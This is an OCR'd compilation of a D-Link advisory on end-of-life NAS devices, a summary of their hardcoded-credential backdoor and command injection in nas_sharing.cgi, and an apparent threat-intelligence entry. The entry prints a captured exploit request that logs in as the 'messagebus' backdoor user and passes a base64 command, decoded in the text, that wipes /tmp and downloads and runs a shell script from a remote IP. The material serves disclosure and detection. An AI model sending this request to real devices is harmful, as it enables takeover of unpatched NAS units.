
```
https://supportannouncement.us.dlink.com/security/publication.aspx?name=SAP10383
```

Overview

On March 26, 2024, a 3rd Party security research VulDB Coordination brought a public disclosure to our attention. This disclosure report includes DNS-340L, DNS-320L, DNS-327L, and DNS-325 network attached stroage models. The vulnerabilities report is a Command Injection and Backdoor Account attack for the devices web management interface allowing a malicious user exploit the devices

This exploit affects a legacy D-Link products and all hardware revisions, which have reached their End of Life ("EOL")/End of Service Life ("EOS") Life-Cycle. Products that have reached their EOL/EOS no longer receive device software updates and security patches and are no longer supported by D-Link.

D-Link US recommends that D-Link devices that have reached EOL/EOS be retired and replaced. Please contact your regional office for recommendations (LINK).




Command Injection and Backdoor Account in D-Link NAS Devices

```
https://github.com/netsecfish/dlink
```

Vulnerability Summary:

The described vulnerability affects multiple D-Link NAS devices, including models DNS-340L, DNS-320L, DNS-327L, and DNS-325, among others. The vulnerability lies within the `nas_sharing.cgi` uri, which is vulnerable due to two main issues: a backdoor facilitated by hardcoded credentials, and a command injection vulnerability via the `system` parameter. This exploitation could lead to arbitrary command execution on the affected D-Link NAS devices, granting attackers potential access to sensitive information, system configuration alteration, or denial of service, by specifying a command,affecting over 92,000 devices on the Internet.



› Daily Overview

2024-04-07

< 3 / 43 records >

EXPORT

Command Injection leading to unauthorized Remote Code Execution

THREAT 9

CONFIDENCE 90%

ATTACK TYPE COMMAND INJECTION

Existing Tags For This Event

- CGI Script Scanner
- Web Crawler
- Common Gateway Interface /cgi-bin/ crawler

Payload Examples

COPY ALL ASSOCIATED EVENT IDS

```
GET /cgi-bin/nas_sharing.cgi?dbg=1&cmd=15&user=messagebus&passwd=&cmd=Y2QgL3RtcDsgcm0gLXJmICo7IHdnZXQgaHR0cDovLzM4LjYuMjI0LjI0OC9wb2dnby5zaDsgY2htb2QgNzc3IHBvZ2dvLnNoOyAuL3Bv
Accept-Encoding: identity
Cache-Control: no-cache, no-store, max-age=0
Host: <ip>
User-Agent: <ua-removed>
```

Unique (Trimmed) Web Paths Search Links (& GNQL)

/cgi-bin/nas_sharing.cgi

Analysis

The HTTP GET request passes a base64 encoded command via the query string which appears to be crafted for Unix-like operating systems. Upon decoding, the command navigates to the /tmp directory, deletes all files in that directory, downloads a shell script from a remote server, grants all permissions to the script, and executes it. Such operations suggest this payload could be a command injection attack leading to unauthorized remote code execution. The script downloaded from an external server poses great potential risk as this script can perform any activity for which the executing user has permissions.

LLM Guessed Keywords

BASE64 ENCODED | COMMAND INJECTION | REMOTE CODE EXECUTION | UNAUTHORIZED ACCESS | UNIX-LIKE | CGI-BIN | CHMOD | RM | WGET

˅ Rules & IP Info

